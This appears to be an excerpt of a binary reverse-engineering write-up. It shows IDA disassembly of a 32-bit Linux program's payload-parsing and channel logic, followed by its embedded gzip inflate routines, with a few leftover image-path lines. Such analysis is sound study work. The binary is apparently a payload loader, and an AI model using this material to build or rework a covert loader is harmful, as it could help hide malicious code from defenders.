Map and Load:

Parsing Process:

```
LOAD:0804B7E1
LOAD:0804B7E1                           loc_804B7E1:                            ; CODE XREF: main+8C0↓j
LOAD:0804B7E1                                                                   ; main+95F↓j ...
LOAD:0804B7E1 C6 44 24 24 01                        mov     byte ptr [esp+10F0h+vv_map_size], 1
LOAD:0804B7E6 BF 16 00 00 00                        mov     edi, 16h
LOAD:0804B7EB C7 44 24 38 00 00 00 00               mov     [esp+10F0h+var_10B8], 0
LOAD:0804B7F3 C7 44 24 48 00 00 00 00               mov     [esp+10F0h+payload_struct], 0
LOAD:0804B7FB C6 44 24 23 01                        mov     [esp+10F0h+var_10CD], 1
LOAD:0804B800 E9 C4 F9 FF FF                        jmp     ret_error
LOAD:0804B805                           ; ---------------------------------------------------------------------------
LOAD:0804B805
LOAD:0804B805                           jmp_804B805:                            ; CODE XREF: main+70F↑j
LOAD:0804B805 8B 84 24 C8 10 00 00                  mov     eax, [esp+10F0h+ref_payload]
LOAD:0804B80C 8B 94 24 D8 10 00 00                  mov     edx, [esp+10F0h+ref_map_addr]
LOAD:0804B813 8B 4C 24 44                           mov     ecx, [esp+10F0h+payload]
LOAD:0804B817 89 44 24 34                           mov     [esp+10F0h+ref_payload_addr_], eax
LOAD:0804B81B 89 54 24 24                           mov     [esp+10F0h+vv_map_size], edx
LOAD:0804B81F 89 0C 24                              mov     [esp], ecx      ; payload
LOAD:0804B822 E8 D9 39 00 00                        call    serial_bind_0x278dec7a_parsePayload ; 解析payload格式
LOAD:0804B827 85 C0                                 test    eax, eax
LOAD:0804B829 89 44 24 48                           mov     [esp+10F0h+payload_struct], eax
LOAD:0804B82D 0F 84 41 01 00 00                     jz      loc_804B974
LOAD:0804B833 83 7C 24 38 00                        cmp     [esp+10F0h+var_10B8], 0
LOAD:0804B838 0F 84 A3 00 00 00                     jz      jmp_804B8E1
LOAD:0804B83E 8B 44 24 38                           mov     eax, [esp+10F0h+var_10B8]
LOAD:0804B842 8B 54 24 48                           mov     edx, [esp+10F0h+payload_struct]
LOAD:0804B846 89 44 24 04                           mov     [esp+4], eax
LOAD:0804B84A 89 14 24                              mov     [esp], edx
LOAD:0804B84D E8 BE 49 00 00                        call    serial_bind_0x3955ced4_
LOAD:0804B852 85 C0                                 test    eax, eax
LOAD:0804B854 74 7F                                 jz      short loc_804B8D5
LOAD:0804B856 C7 44 24 44 06 00 00 00               mov     [esp+10F0h+payload], 6
LOAD:0804B85E BF 06 00 00 00                        mov     edi, 6
LOAD:0804B863 C6 44 24 34 01                        mov     byte ptr [esp+10F0h+ref_payload_addr_], 1
LOAD:0804B868 C6 44 24 2B 19                        mov     [esp+10F0h+var_10C5], 19h
LOAD:0804B86D C6 44 24 24 03                        mov     byte ptr [esp+10F0h+vv_map_size], 3
LOAD:0804B872 C6 44 24 23 01                        mov     [esp+10F0h+var_10CD], 1
LOAD:0804B877 E9 4D F9 FF FF                        jmp     ret_error
LOAD:0804B87C                           ; ---------------------------------------------------------------------------
LOAD:0804B87C
LOAD:0804B87C                           loc_804B87C:                            ; CODE XREF: main:jmp_804B753↑j
LOAD:0804B87C C7 44 24 44 03 00 00 00               mov     [esp+10F0h+payload], 3
LOAD:0804B884 BF 03 00 00 00                        mov     edi, 3
LOAD:0804B889 C6 44 24 34 00                        mov     byte ptr [esp+10F0h+ref_payload_addr_], 0
LOAD:0804B88E C6 44 24 2B 00                        mov     [esp+10F0h+var_10C5], 0
LOAD:0804B893 C6 44 24 24 02                        mov     byte ptr [esp+10F0h+vv_map_size], 2
LOAD:0804B898 C7 44 24 48 00 00 00 00               mov     [esp+10F0h+payload_struct], 0
LOAD:0804B8A0 C6 44 24 23 01                        mov     [esp+10F0h+var_10CD], 1
LOAD:0804B8A5 E9 1F F9 FF FF                        jmp     ret_error
LOAD:0804B8AA                           ; ---------------------------------------------------------------------------
LOAD:0804B8AA
LOAD:0804B8AA                           jmp_804B8AA:                            ; CODE XREF: main+7B9↑j
LOAD:0804B8AA 8B 44 24 2C                           mov     eax, [esp+2Ch]
LOAD:0804B8AE 89 04 24                              mov     [esp], eax      ; pid
LOAD:0804B8B1 E8 BA F6 00 00                        call    serial_bind_0xbd6033b3_channel
LOAD:0804B8B6 85 C0                                 test    eax, eax
LOAD:0804B8B8 0F 84 81 00 00 00                     jz      loc_804B93F
LOAD:0804B8BE C7 44 24 44 16 00 00 00               mov     [esp+10F0h+payload], 16h
```

The decompression process involved:



linux_gzip function:

```
LOAD:08057170 55                                        push    ebp
LOAD:08057171 31 D2                                     xor     edx, edx
LOAD:08057173 89 E5                                     mov     ebp, esp
LOAD:08057175 57                                        push    edi
LOAD:08057176 BF 01 00 00 00                            mov     edi, 1
LOAD:0805717B 56                                        push    esi
LOAD:0805717C BE 1F 00 00 00                            mov     esi, 1Fh
LOAD:08057181 53                                        push    ebx
LOAD:08057182 83 EC 5C                                  sub     esp, 5Ch
LOAD:08057185 8B 5D 0C                                  mov     ebx, [ebp+dst_len]
LOAD:08057188 8B 45 08                                  mov     eax, [ebp+dst_buf]
LOAD:0805718B C7 05 30 5A 06 08 00 00 00 00             mov     ds:dword_8065A30, 0
LOAD:08057195 C7 05 28 5A 06 08 00 00 00 00             mov     ds:g_gzip_key, 0
LOAD:0805719F C7 05 3C 5A 06 08 00 00 00 00             mov     ds:dword_8065A3C, 0
LOAD:080571A9 A3 20 5A 06 08                            mov     ds:dword_8065A20, eax
LOAD:080571AE 31 C0                                     xor     eax, eax
LOAD:080571B0 C7 05 38 5A 06 08 00 00 00 00             mov     ds:dword_8065A38, 0
LOAD:080571BA C7 05 40 5A 06 08 00 00 00 00             mov     ds:dword_8065A40, 0
LOAD:080571C4 C7 05 44 5A 06 08 00 00 00 00             mov     ds:dword_8065A44, 0
LOAD:080571CE 89 1D 24 5A 06 08                         mov     ds:dword_8065A24, ebx
LOAD:080571D4 89 5D E4                                  mov     [ebp+var_1C], ebx
LOAD:080571D7 90                                        nop
LOAD:080571D8
LOAD:080571D8                           loc_80571D8:                            ; CODE XREF: linux_gzip+7D↓j
LOAD:080571D8 89 F1                                     mov     ecx, esi
LOAD:080571DA 89 FB                                     mov     ebx, edi
LOAD:080571DC 2B 0C 95 80 23 06 08                      sub     ecx, ds:dword_8062380[edx*4]
LOAD:080571E3 83 C2 01                                  add     edx, 1
LOAD:080571E6 D3 E3                                     shl     ebx, cl
LOAD:080571E8 09 D8                                     or      eax, ebx
LOAD:080571EA 83 FA 0E                                  cmp     edx, 0Eh
LOAD:080571ED 75 E9                                     jnz     short loc_80571D8
LOAD:080571EF 8B 5D E4                                  mov     ebx, [ebp+var_1C]
LOAD:080571F2 BF 01 00 00 00                            mov     edi, 1
LOAD:080571F7 C7 05 60 5A 06 08 00 00 00 00             mov     ds:dword_8065A60, 0
LOAD:08057201 8D B4 26 00 00 00 00                      lea     esi, [esi+0]
LOAD:08057208
LOAD:08057208                           loc_8057208:                            ; CODE XREF: linux_gzip+D8↓j
LOAD:08057208 89 F9                                     mov     ecx, edi
LOAD:0805720A 31 D2                                     xor     edx, edx
LOAD:0805720C 80 CD 01                                  or      ch, 1
```


linux_gzip_inflate_fixed function:

```
LOAD:08056FE0 55                                        push    ebp
LOAD:08056FE1 89 E5                                     mov     ebp, esp
LOAD:08056FE3 56                                        push    esi
LOAD:08056FE4 BE 03 00 00 00                            mov     esi, 3
LOAD:08056FE9 53                                        push    ebx
LOAD:08056FEA 83 EC 30                                  sub     esp, 30h
LOAD:08056FED C7 04 24 80 04 00 00                      mov     dword ptr [esp], 480h
LOAD:08056FF4 E8 63 2A FF FF                            call    near ptr malloc_._
LOAD:08056FF9 85 C0                                     test    eax, eax
LOAD:08056FFB 89 C3                                     mov     ebx, eax
LOAD:08056FFD 0F 84 F0 00 00 00                         jz      loc_80570F3
LOAD:08057003 31 C0                                     xor     eax, eax
LOAD:08057005 8D 76 00                                  lea     esi, [esi+0]
LOAD:08057008
LOAD:08057008                                 loc_8057008:                            ; CODE XREF: linux_gzip_inflate_fixed+37↓j
LOAD:08057008 C7 04 83 08 00 00 00                      mov     dword ptr [ebx+eax*4], 8
LOAD:0805700F 83 C0 01                                  add     eax, 1
LOAD:08057012 3D 90 00 00 00                            cmp     eax, 90h
LOAD:08057017 75 EF                                     jnz     short loc_8057008
LOAD:08057019 8D B4 26 00 00 00 00                      lea     esi, [esi+0]
LOAD:08057020
LOAD:08057020                                 loc_8057020:                            ; CODE XREF: linux_gzip_inflate_fixed+4F↓j
LOAD:08057020 C7 04 83 09 00 00 00                      mov     dword ptr [ebx+eax*4], 9
LOAD:08057027 83 C0 01                                  add     eax, 1
LOAD:0805702A 3D 00 01 00 00                            cmp     eax, 100h
LOAD:0805702F 75 EF                                     jnz     short loc_8057020
LOAD:08057031 8D B4 26 00 00 00 00                      lea     esi, [esi+0]
LOAD:08057038
LOAD:08057038                                 loc_8057038:                            ; CODE XREF: linux_gzip_inflate_fixed+67↓j
LOAD:08057038 C7 04 83 07 00 00 00                      mov     dword ptr [ebx+eax*4], 7
LOAD:0805703F 83 C0 01                                  add     eax, 1
LOAD:08057042 3D 18 01 00 00                            cmp     eax, 118h
LOAD:08057047 75 EF                                     jnz     short loc_8057038
LOAD:08057049 8D B4 26 00 00 00 00                      lea     esi, [esi+0]
LOAD:08057050
LOAD:08057050                                 loc_8057050:                            ; CODE XREF: linux_gzip_inflate_fixed+7F↓j
LOAD:08057050 C7 04 83 08 00 00 00                      mov     dword ptr [ebx+eax*4], 8
LOAD:08057057 83 C0 01                                  add     eax, 1
LOAD:0805705A 3D 20 01 00 00                            cmp     eax, 120h
LOAD:0805705F 75 EF                                     jnz     short loc_8057050
LOAD:08057061 8D 45 EC                                  lea     eax, [ebp+var_14]
LOAD:08057064 BA 20 01 00 00                            mov     edx, 120h
LOAD:08057069 89 44 24 0C                               mov     [esp+0Ch], eax
LOAD:0805706D 8D 45 F4                                  lea     eax, [ebp+var_C]
LOAD:08057070 B9 01 01 00 00                            mov     ecx, 101h
LOAD:08057075 89 44 24 08                               mov     [esp+8], eax
LOAD:08057079 89 D8                                     mov     eax, ebx
LOAD:0805707B C7 45 EC 07 00 00 00                      mov     [ebp+var_14], 7
LOAD:08057082 C7 44 24 04 A0 24 06 08                   mov     dword ptr [esp+4], offset g_gzip_cplext
LOAD:0805708A C7 04 24 60 24 06 08                      mov     dword ptr [esp], offset g_gzip_cplens
LOAD:08057091 E8 FA EE FF FF                            call    linux_gzip_huft_build
LOAD:08057096 31 D2                                     xor     edx, edx
LOAD:08057098 85 C0                                     test    eax, eax
LOAD:0805709A 0F 85 AA 00 00 00                         jnz     loc_805714A
```

linux_gzip_inflate_dynamic function:


```
LOAD:08056A90 55                                        push    ebp
LOAD:08056A91 89 E5                                     mov     ebp, esp
LOAD:08056A93 83 EC 78                                  sub     esp, 78h
LOAD:08056A96 C7 04 24 F0 04 00 00                      mov     dword ptr [esp], 4F0h
LOAD:08056A9D 89 5D F4                                  mov     [ebp+var_C], ebx
LOAD:08056AA0 89 7D FC                                  mov     [ebp+var_4], edi
LOAD:08056AA3 89 75 F8                                  mov     [ebp+var_8], esi
LOAD:08056AA6 E8 B1 2F FF FF                            call    near ptr malloc_._
LOAD:08056AAB 8B 15 44 5A 06 08                         mov     edx, ds:dword_8065A44
LOAD:08056AB1 8B 3D 40 5A 06 08                         mov     edi, ds:dword_8065A40
LOAD:08056AB7 83 FA 04                                  cmp     edx, 4
LOAD:08056ABA 89 C3                                     mov     ebx, eax
LOAD:08056ABC 77 31                                     ja      short loc_8056AEF
LOAD:08056ABE A1 28 5A 06 08                            mov     eax, ds:g_gzip_key
LOAD:08056AC3 BE 04 00 00 00                            mov     esi, 4
LOAD:08056AC8 3B 05 24 5A 06 08                         cmp     eax, ds:dword_8065A24
LOAD:08056ACE 0F 83 2C 01 00 00                         jnb     loc_8056C00
LOAD:08056AD4 8B 0D 20 5A 06 08                         mov     ecx, ds:dword_8065A20
LOAD:08056ADA 0F B6 34 01                               movzx   esi, byte ptr [ecx+eax]
LOAD:08056ADE 89 D1                                     mov     ecx, edx
LOAD:08056AE0 83 C0 01                                  add     eax, 1
LOAD:08056AE3 83 C2 08                                  add     edx, 8
LOAD:08056AE6 A3 28 5A 06 08                            mov     ds:g_gzip_key, eax
LOAD:08056AEB D3 E6                                     shl     esi, cl
LOAD:08056AED 09 F7                                     or      edi, esi
LOAD:08056AEF
LOAD:08056AEF                                 loc_8056AEF:                            ; CODE XREF: linux_gzip_inflate_dynamic+2C↑j
LOAD:08056AEF 8D 4A FB                                  lea     ecx, [edx-5]
LOAD:08056AF2 89 F8                                     mov     eax, edi
LOAD:08056AF4 C1 E8 05                                  shr     eax, 5
LOAD:08056AF7 83 F9 04                                  cmp     ecx, 4
LOAD:08056AFA 89 45 CC                                  mov     [ebp+var_34], eax
LOAD:08056AFD 89 4D D0                                  mov     [ebp+var_30], ecx
LOAD:08056B00 77 3F                                     ja      short loc_8056B41
LOAD:08056B02 A1 28 5A 06 08                            mov     eax, ds:g_gzip_key
LOAD:08056B07 BE 04 00 00 00                            mov     esi, 4
LOAD:08056B0C 3B 05 24 5A 06 08                         cmp     eax, ds:dword_8065A24
LOAD:08056B12 89 45 D4                                  mov     [ebp+var_2C], eax
LOAD:08056B15 0F 83 E5 00 00 00                         jnb     loc_8056C00
LOAD:08056B1B 8B 4D D4                                  mov     ecx, [ebp+var_2C]
LOAD:08056B1E 83 C2 03                                  add     edx, 3
LOAD:08056B21 A1 20 5A 06 08                            mov     eax, ds:dword_8065A20
LOAD:08056B26 0F B6 04 08                               movzx   eax, byte ptr [eax+ecx]
LOAD:08056B2A 0F B6 4D D0                               movzx   ecx, byte ptr [ebp+var_30]
LOAD:08056B2E 89 55 D0                                  mov     [ebp+var_30], edx
LOAD:08056B31 D3 E0                                     shl     eax, cl
LOAD:08056B33 09 45 CC                                  or      [ebp+var_34], eax
LOAD:08056B36 8B 45 D4                                  mov     eax, [ebp+var_2C]
LOAD:08056B39 83 C0 01                                  add     eax, 1
```

linux_gzip_inflate_codes function:



```
LOAD:080565A5 53                                        push    edx
LOAD:080565A6 83 EC 5C                                  sub     esp, 5Ch
LOAD:080565A9 8B 35 40 5A 06 08                         mov     esi, ds:dword_8065A40
LOAD:080565AF 89 55 C4                                  mov     [ebp+var_3C], edx
LOAD:080565B2 0F B7 94 09 20 24 06 08                   movzx   edx, ds:g_gzip_mask_bits[ecx+ecx]
LOAD:080565BA 89 4D DC                                  mov     [ebp+var_24], ecx
LOAD:080565BD 8B 4D 08                                  mov     ecx, [ebp+arg_0]
LOAD:080565C0 89 45 D4                                  mov     [ebp+var_2C], eax
LOAD:080565C3 A1 3C 5A 06 08                            mov     eax, ds:dword_8065A3C
LOAD:080565C8 8B 1D 44 5A 06 08                         mov     ebx, ds:dword_8065A44
LOAD:080565CE 89 55 D8                                  mov     [ebp+var_28], edx
LOAD:080565D1 0F B7 8C 09 20 24 06 08                   movzx   ecx, ds:g_gzip_mask_bits[ecx+ecx]
LOAD:080565D9 89 45 D0                                  mov     [ebp+var_30], eax
LOAD:080565DC 89 4D C8                                  mov     [ebp+var_38], ecx
LOAD:080565DF
LOAD:080565DF                           loc_80565DF:                    ; CODE XREF: linux_gzip_inflate_codes+2C4↓j
LOAD:080565DF                                                           ; linux_gzip_inflate_codes+2E8↓j ...
LOAD:080565DF 3B 5D DC                                  cmp     ebx, [ebp+var_24]
LOAD:080565E2 73 35                                     jnb     short loc_8056619
LOAD:080565E4
LOAD:080565E4                           loc_80565E4:                    ; CODE XREF: linux_gzip_inflate_codes+77↓j
LOAD:080565E4 8B 15 28 5A 06 08                         mov     edx, ds:g_gzip_key
LOAD:080565EA 3B 15 24 5A 06 08                         cmp     edx, ds:dword_8065A24
LOAD:080565F0 0F 83 22 01 00 00                         jnb     loc_8056718
LOAD:080565F6 A1 20 5A 06 08                            mov     eax, ds:dword_8065A20
LOAD:080565FB 89 D9                                     mov     ecx, ebx
LOAD:080565FD 83 C3 08                                  add     ebx, 8
LOAD:08056600 0F B6 04 10                               movzx   eax, byte ptr [eax+edx]
LOAD:08056604 83 C2 01                                  add     edx, 1
LOAD:08056607 89 15 28 5A 06 08                         mov     ds:g_gzip_key, edx
LOAD:0805660D 0F B6 C0                                  movzx   eax, al
LOAD:08056610 D3 E0                                     shl     eax, cl
LOAD:08056612 09 C6                                     or      esi, eax
LOAD:08056614 3B 5D DC                                  cmp     ebx, [ebp+var_24]
LOAD:08056617 72 CB                                     jb      short loc_80565E4
LOAD:08056619
LOAD:08056619                           loc_8056619:                    ; CODE XREF: linux_gzip_inflate_codes+42↑j
LOAD:08056619 8B 45 D8                                  mov     eax, [ebp+var_28]
LOAD:0805661C 8B 55 D4                                  mov     edx, [ebp+var_2C]
LOAD:0805661F 21 F0                                     and     eax, esi
LOAD:08056621 8D 04 C2                                  lea     eax, [edx+eax*8]
LOAD:08056624 0F B6 08                                  movzx   ecx, byte ptr [eax]
LOAD:08056627 89 45 E0                                  mov     [ebp+var_20], eax
LOAD:0805662A 83 F9 10                                  cmp     ecx, 10h
LOAD:0805662D 89 4D E4                                  mov     [ebp+var_1C], ecx
LOAD:08056630 0F 86 22 01 00 00                         jbe     loc_8056758
LOAD:08056636 83 F9 63                                  cmp     ecx, 63h ; 'c'
LOAD:08056639 0F 84 18 04 00 00                         jz      loc_8056A57
LOAD:0805663F A1 20 5A 06 08                            mov     eax, ds:dword_8065A20
LOAD:08056644 8B 3D 24 5A 06 08                         mov     edi, ds:dword_8065A24
LOAD:0805664A 89 45 CC                                  mov     [ebp+var_34], eax
LOAD:0805664D A1 28 5A 06 08                            mov     eax, ds:g_gzip_key
LOAD:08056652
LOAD:08056652                           loc_8056652:                    ; CODE XREF: linux_gzip_inflate_codes+220↓j
```

linux_gzip_fill_buf function:



```
LOAD:080564E0 55                                        push    ebp
LOAD:080564E1 89 E5                                     mov     ebp, esp
LOAD:080564E3 57                                        push    edi
LOAD:080564E4 56                                        push    esi
LOAD:080564E5 53                                        push    ebx
LOAD:080564E6 83 EC 2C                                  sub     esp, 2Ch
LOAD:080564E9 8B 35 3C 5A 06 08                         mov     esi, ds:dword_8065A3C
LOAD:080564EF 8B 1D 2C 5A 06 08                         mov     ebx, ds:dword_8065A2C
LOAD:080564F5 85 F6                                     test    esi, esi
LOAD:080564F7 75 27                                     jnz     short loc_8056520
LOAD:080564F9
LOAD:080564F9                           loc_80564F9:                    ; CODE XREF: linux_gzip_fill_buf+8D↓j
LOAD:080564F9                                                           ; linux_gzip_fill_buf+B5↓j
LOAD:080564F9 89 1D 2C 5A 06 08                         mov     ds:dword_8065A2C, ebx
LOAD:080564FF 31 C0                                     xor     eax, eax
LOAD:08056501 01 35 30 5A 06 08                         add     ds:dword_8065A30, esi
LOAD:08056507 C7 05 3C 5A 06 08 00 00 00 00             mov     ds:dword_8065A3C, 0
LOAD:08056511 83 C4 2C                                  add     esp, 2Ch
LOAD:08056514 5B                                        pop     ebx
LOAD:08056515 5E                                        pop     esi
LOAD:08056516 5F                                        pop     edi
LOAD:08056517 5D                                        pop     ebp
LOAD:08056518 C3                                        retn
LOAD:08056518                           ; ---------------------------------------------------------------------------
LOAD:08056519 8D B4 26 00 00 00 00                      align 10h
LOAD:08056520
LOAD:08056520                           loc_8056520:                    ; CODE XREF: linux_gzip_fill_buf+17↑j
LOAD:08056520 8B 3D 38 5A 06 08                         mov     edi, ds:dword_8065A38
LOAD:08056526 A1 34 5A 06 08                            mov     eax, ds:dword_8065A34
LOAD:0805652B 8D 14 37                                  lea     edx, [edi+esi]
LOAD:0805652E 89 54 24 04                               mov     [esp+4], edx
LOAD:08056532 89 55 E4                                  mov     [ebp+var_1C], edx
LOAD:08056535 89 04 24                                  mov     [esp], eax
LOAD:08056538 E8 93 A3 00 00                            call    serial_bind_0x74e5f2a8_
LOAD:0805653D 8B 55 E4                                  mov     edx, [ebp+var_1C]
LOAD:08056540 85 C0                                     test    eax, eax
LOAD:08056542 74 21                                     jz      short loc_8056565
LOAD:08056544 A3 34 5A 06 08                            mov     ds:dword_8065A34, eax
LOAD:08056549 01 F8                                     add     eax, edi
LOAD:0805654B 89 15 38 5A 06 08                         mov     ds:dword_8065A38, edx
LOAD:08056551 89 74 24 08                               mov     [esp+8], esi
LOAD:08056555 C7 44 24 04 80 5E 06 08                   mov     dword ptr [esp+4], offset byte_8065E80
LOAD:0805655D 89 04 24                                  mov     [esp], eax
LOAD:08056560 E8 87 35 FF FF                            call    near ptr memmove_._
LOAD:08056565
LOAD:08056565                           loc_8056565:                    ; CODE XREF: linux_gzip_fill_buf+62↑j
LOAD:08056565 8B 35 3C 5A 06 08                         mov     esi, ds:dword_8065A3C
```

linux_gzip_huft_build function:

```
LOAD:08055F90                           linux_gzip_huft_build proc near         ; CODE XREF: linux_gzip_inflate_dynamic+216↓p
LOAD:08055F90                                                                   ; linux_gzip_inflate_dynamic+3D1↓p ...
LOAD:08055F90
LOAD:08055F90                           var_7C          = dword ptr -7Ch
LOAD:08055F90                           var_6C          = dword ptr -6Ch
LOAD:08055F90                           var_68          = dword ptr -68h
LOAD:08055F90                           var_64          = dword ptr -64h
LOAD:08055F90                           var_60          = dword ptr -60h
LOAD:08055F90                           var_5C          = dword ptr -5Ch
LOAD:08055F90                           var_58          = dword ptr -58h
LOAD:08055F90                           var_54          = dword ptr -54h
LOAD:08055F90                           var_50          = dword ptr -50h
LOAD:08055F90                           var_4C          = dword ptr -4Ch
LOAD:08055F90                           var_48          = dword ptr -48h
LOAD:08055F90                           var_44          = dword ptr -44h
LOAD:08055F90                           var_40          = dword ptr -40h
LOAD:08055F90                           var_3C          = dword ptr -3Ch
LOAD:08055F90                           var_38          = dword ptr -38h
LOAD:08055F90                           var_34          = dword ptr -34h
LOAD:08055F90                           var_30          = dword ptr -30h
LOAD:08055F90                           var_2C          = dword ptr -2Ch
LOAD:08055F90                           var_28          = dword ptr -28h
LOAD:08055F90                           var_24          = dword ptr -24h
LOAD:08055F90                           var_20          = dword ptr -20h
LOAD:08055F90                           var_1C          = dword ptr -1Ch
LOAD:08055F90                           arg_0           = dword ptr  8
LOAD:08055F90                           arg_4           = dword ptr  0Ch
LOAD:08055F90                           arg_8           = dword ptr  10h
LOAD:08055F90                           arg_C           = dword ptr  14h
LOAD:08055F90
LOAD:08055F90 55                                        push    ebp
LOAD:08055F91 89 E5                                     mov     ebp, esp
LOAD:08055F93 57                                        push    edi
LOAD:08055F94 56                                        push    esi
LOAD:08055F95 BE 03 00 00 00                            mov     esi, 3
LOAD:08055F9A 53                                        push    ebx
LOAD:08055F9B 81 EC 8C 00 00 00                         sub     esp, 8Ch
LOAD:08055FA1 C7 04 24 48 05 00 00                      mov     dword ptr [esp], 548h
LOAD:08055FA8 89 45 D8                                  mov     [ebp+var_28], eax
LOAD:08055FAB 89 55 E4                                  mov     [ebp+var_1C], edx
LOAD:08055FAE 89 4D AC                                  mov     [ebp+var_54], ecx
LOAD:08055FB1 E8 A6 3A FF FF                            call    near ptr malloc_._
LOAD:08055FB6 85 C0                                     test    eax, eax
LOAD:08055FB8 89 C3                                     mov     ebx, eax
LOAD:08055FBA 0F 84 78 04 00 00                         jz      loc_8056438
LOAD:08055FC0 31 C0                                     xor     eax, eax
LOAD:08055FC2 B9 11 00 00 00                            mov     ecx, 11h
LOAD:08055FC7 89 DF                                     mov     edi, ebx
LOAD:08055FC9 F3 AB                                     rep stosd
LOAD:08055FCB 8B 55 E4                                  mov     edx, [ebp+var_1C]
LOAD:08055FCE 8B 45 D8                                  mov     eax, [ebp+var_28]
